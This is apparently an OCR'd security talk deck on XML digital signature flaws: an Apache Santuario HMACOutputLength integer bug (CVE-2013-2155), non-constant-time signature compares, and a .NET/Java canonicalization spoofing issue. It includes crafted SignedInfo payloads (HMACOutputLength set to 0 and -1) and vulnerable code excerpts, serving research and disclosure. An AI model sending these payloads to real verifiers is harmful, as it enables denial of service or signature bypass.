// Create a XercesParser and parse!
XercesDOMParser parser;
parser.setDoNamespaces(true);
parser.setCreateEntityReferenceNodes(true);
parser.setDoSchema(true);
parser.parse(is);

xsecsize_t errorCount = parser.getErrorCount();
if (errorCount > 0)
   throw XSECException(XSECException::XSLError);
mp_parsedDoc = parser.adoptDocument();
```

DTD Parsing not Disabled!

Demo Time!


Apache Santuario

SignedInfo Verification

CVE-2013-2155

- Affected Apache C++ (again)
- Circumvented "fix" for HMAC Truncation (CVE-2009-0217)
- By sheer ineptitude it ended up an DoS rather than a Signature Bypass

Background CVE-2009-0217



HMAC Truncation

```
<SignedInfo>
 <CanonicalizationMethod
      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
 <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
    <HMACOutputLength>80</HMACOutputLength>
 </SignatureMethod>

 ...
 </SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to
80 bits

00112233445566778899

HMAC Truncation

```
<SignedInfo>
 <CanonicalizationMethod
      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
 <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
    <HMACOutputLength>0</HMACOutputLength>
 </SignatureMethod>

 ...
 </SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to
0 bits

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
   // Have a max output value!
   DOMNode *textNode = child->getFirstChild();
   if (textNode) {
      m_HMACOutputLength = atoi(textNode->getNodeValue());
   }
}
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
   // Have a max output value!
   DOMNode *textNode = child->getFirstChild();
   if (textNode) {
      m_HMACOutputLength = atoi(textNode->getNodeValue());
   }
}
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
   // Have a max output value!
   DOMNode *textNode = child->getFirstChild();
   if (textNode) {
      m_HMACOutputLength = atoi(textNode->getNodeValue());
   }
}
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (child) {
   // Have a max output value!
   DOMNode *textNode = child->getFirstChild();
   if (textNode) {
      m_HMACOutputLength = atoi(textNode->getNodeValue());
   }
}
```

So m_HMACOutputLength is an int?

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (chi
   // H
   DOMN
   if (
      m
   }
}
```

```
// First find the appropriate handler for the URI
XSECAlgorithmHandler* handler =
     mapURIToHandler(mp_signedInfo->getAlgorithmURI());

bool sigVfyRet = handler->verifyBase64Signature(
    m_signatureValueSB.rawCharBuffer(),
    mp_signedInfo->getHMACOutputLength(),
    mp_signingKey);
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling();

if (chi
   // H
   DOMN
   if (
      m
   }
}
```

```
// First find the appropriate handler for the URI
XSECAlgorithmHandler* handler =
     mapURIToHandler(mp_signedInfo->getAlgorithmURI());

bool sigVfyRet = handler->verifyBase64Signature(
    m_signatureValueSB.rawCharBuffer(),
    mp_signedInfo->getHMACOutputLength(),
    mp_signingKey);
```

CVE-2013-2155

```
bool verifyBase64Signature(
  const char * sig,
  unsigned int outputLen,
  const char * hash,
  unsigned int hashLen,
  XSECCryptoKeyType type) {

  if(type == XSECCryptoKey::KEY_HMAC) :
    // FIX: CVE-2009-0217
    if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
      throw XSECException("HMACOutputLength set to unsafe value.");
    }

   return  compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

CVE-2013-2155

```
bool verifyBase64Signature(
  const char * sig,
  unsigned int outputLen,
  const char * hash,
  unsigned int hashLen,
  XSECCryptoKeyType type) {

  if(type == XSECCryptoKey::KEY_HMAC) :
    // FIX: CVE-2009-0217
    if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
      throw XSECException("HMACOutputLength set to unsafe value.");
    }

   return  compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

CVE-2013-2155

```
bool verifyBase64Signature(
  const char * sig,
  unsigned int outputLen,
  const char * hash,
  unsigned int hashLen,
  XSECCryptoKeyType type) {

  if(type == XSECCryptoKey::KEY_HMAC) :
    // FIX: CVE-2009-0217
    if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
      throw XSECException("HMACOutputLength set to unsafe value.");
    }

   return  compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int rawLen,
    unsigned int maxCompare) {

 unsigned int maxBytes, maxBits;
 div_t d = {0};
 if(maxCompare == 0) {
     maxCompare = rawLen;
 }

 d = div(maxCompare, 8);
 maxBytes = d.quot;
 maxBits = d.rem;

 return compareBits(decode(b64Str), raw, maxBytes, maxBits);
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int rawLen,
    unsigned int maxCompare) {

 unsigned int maxBytes, maxBits;
 div_t d = {0};
 if(maxCompare == 0) {
     maxCompare = rawLen;
 }

 d = div(maxCompare, 8);
 maxBytes = d.quot;
 maxBits = d.rem;

 return compareBits(decode(b64Str), raw, maxBytes, maxBits);
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns

 unsign
 div_t
 if(max
     ma
 }

 d = di
 maxByt
 maxBit

 return
}
```

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns

 unsign
 div_t
 if(max
     ma
 }

 d = di
 maxByt
 maxBit

 return
}
```

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns

 unsign
 div_t
 if(max
     ma
 }

 d = di
 maxByt
 maxBit

 return
}
```

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

Div Function

— Data Type: **div_t**

This is a structure type used to hold the result returned by the `div` function. It has the following members:

`int` `quot`
The quotient from the division.

`int` `rem`
The remainder from the division.

— Function: div_t **div** (*int numerator, int denominator*)

This function `div` computes the quotient and remainder from the division of *numerator* by *denominator*, returning the result in a structure of type `div_t`.

If the result cannot be represented (as in a division by zero), the behavior is undefined.

Div Function

— Data Type: **div_t**

This is a structure type used to hold the result returned by the `div` function. It has the following members:

`int` `quot`
The quotient from the division.

`int` `rem`
The remainder from the division.

— Function: div_t **div** (*int numerator, int denominator*)

This function `div` computes the quotient and remainder from the division of *numerator* by *denominator*, returning the result in a structure of type `div_t`.

If the result cannot be represented (as in a division by zero), the behavior is undefined.

HMACOutputLength = -1

↓

maxCompare = 0xFFFFFFFF

↓

d.quot = 0, d.rem = -1

↓

maxBytes = 0, maxBits = 0xFFFFFFFF

Exploiting

```
<SignedInfo>
 <CanonicalizationMethod
      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
 <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
    <HMACOutputLength>-1</HMACOutputLength>
 </SignatureMethod>

 ...
 </SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

00

DoS Only ☹

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns

 unsign
 div_t
 if(max
     ma
 }

 d = di
 maxByt
 maxBit

 return
}
```

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

DoS Only ☹

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns

 unsign
 div_t
 if(max
     ma
 }

 d = di
 maxByt
 maxBit

 return
}
```

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

DoS Only ☹

```
bool compareBase64StringToRaw(
    const char * b64Str,
    uns
    uns
    uns

 unsign
 div_t
 if(max
     ma
 }

 d = di
 maxByt
 maxBit

 return
}
```

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
   const unsigned char* raw,
   unsigned int maxBytes,
   unsigned int maxBits) {

  unsigned int i, j;
  for (i = 0; i < maxBytes; ++ i) {
    if (raw[i] != outputStr[i])
      return false;
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
    // Mono
    bool Compare (byte[] expected, byte[] actual) {
       for (int i=0; i < l; i++) {
         if (expected[i] != actual[i])
            return false;
       }
       return true;
    }
  u
  f
  }

  char mask = 0x01;
  for (j = 0 ; j < maxBits; ++i) {
    if ((raw[i] & mask) != (outputStr[i] & mask))
      return false;
    mask = mask << 1;
  }
  return true;
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
```

```
// Mono
bool Compare (byte[] expected, byte[] actual) {
   for (int i=0; i < l; i++) {
```

```
// .NET
bool CheckSignedInfo(KeyedHashAlgorithm macAlg) {
  for (int i = 0; i < this.m_signature.SignatureValue.Length; i++)
  {
     if (m_signature.SignatureValue[i] != actualHashValue[i])
     {
        return false;
     }
  }
  return true;
}
```

```
  return true;
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
```

```
// Mono
bool Compare (byte[] expected, byte[] actual) {
   for (int i=0; i < l; i++) {
```

```
// .NET
bool CheckSignedInfo(KeyedHashAlgorithm macAlg) {
  for (int i = 0; i < this.m_signature.SignatureValue.Length; i++)
  {
     if
     {
     }
  }
  retur
}
```

```
// XMLSEC1
if((dataSize > 1) && (memcmp(ctx->dgst, data, dataSize - 1) != 0))
{
     transform->status = xmlSecTransformStatusFail;
     return(0);
}

transform->status = xmlSecTransformStatusOk;
return(0);
```

```
}
```


Back to the
original story...

CVE-2013-1336/CVE-2013-2172/CVE-2013-2461

- Signature Spoofing through Canonicalization Algorithm Identifier
- Affected .NET, Apache Java and JRE
- Doesn't work in Mono, due to an "Incompatible Implementation" ☺

SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      </Transforms>
      <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      </Transforms>
      <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      </Transforms>
      <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

Algorithm Identifiers

Name	Type	URI	Required?
SHA1	Digest	http://www.w3.org/2000/09/xmldsig#sha1	Yes
Base64	Encoding	http://www.w3.org/2000/09/xmldsig#base64	Yes
HMAC/SHA1	Signature	http://www.w3.org/2000/09/xmldsig#hmac-sha1	Yes
DSA/SHA1	Signature	http://www.w3.org/2000/09/xmldsig#dsa-sha1	Yes
RSA/SHA1	Signature	http://www.w3.org/2000/09/xmldsig#rsa-sha1	No
C14N 1.0	C14N	http://www.w3.org/TR/2001/REC-xml-c14n-20010315	Yes
C14N 1.1	C14N	http://www.w3.org/2006/12/xml-c14n11	Yes
Envelope	Transform	http://www.w3.org/2000/09/xmldsig#enveloped-signature	Yes
XPath	Transform	http://www.w3.org/TR/1999/REC-xpath-19991116	No
XSLT	Transform	http://www.w3.org/TR/1999/REC-xslt-19991116	No

Extensible?

http://www.w3.org/TR/xmldsig-core/#sec-AlgID

"This specification defines a set of algorithms, their URIs, and requirements for implementation. Requirements are specified over implementation, not over requirements for signature use. Furthermore, the mechanism is extensible; alternative algorithms may be used by signature applications."

Creating .NET Canonicalizer

```
class SignedInfo
{
  public string CanonicalizationMethod { get; }

  public Transform CanonicalizationMethodObject
  {
    get
    {
      return (Transform)CryptoConfig.CreateFromName(this.CanonicalizationMethod);
    }
  }
}
```

Creating .NET Canonicalizer

```
class SignedInfo
{
  public string CanonicalizationMethod { get; }

  public Transform CanonicalizationMethodObject
  {
    get
    {
      return (Transform)CryptoConfig.CreateFromName(this.CanonicalizationMethod);
    }
  }
}
```

CryptoConfig?

CryptoConfig.CreateFromName Method (String)

.NET Framework 4.5 | Other Versions | This topic has not yet been rated - Rate this topic

Creates a new instance of the specified cryptographic object.


Namespace: System.Security.Cryptography
Assembly: mscorlib (in mscorlib.dll)

Syntax


C# | C++ | F# | VB

```
public static Object CreateFromName(
        string name
)
```

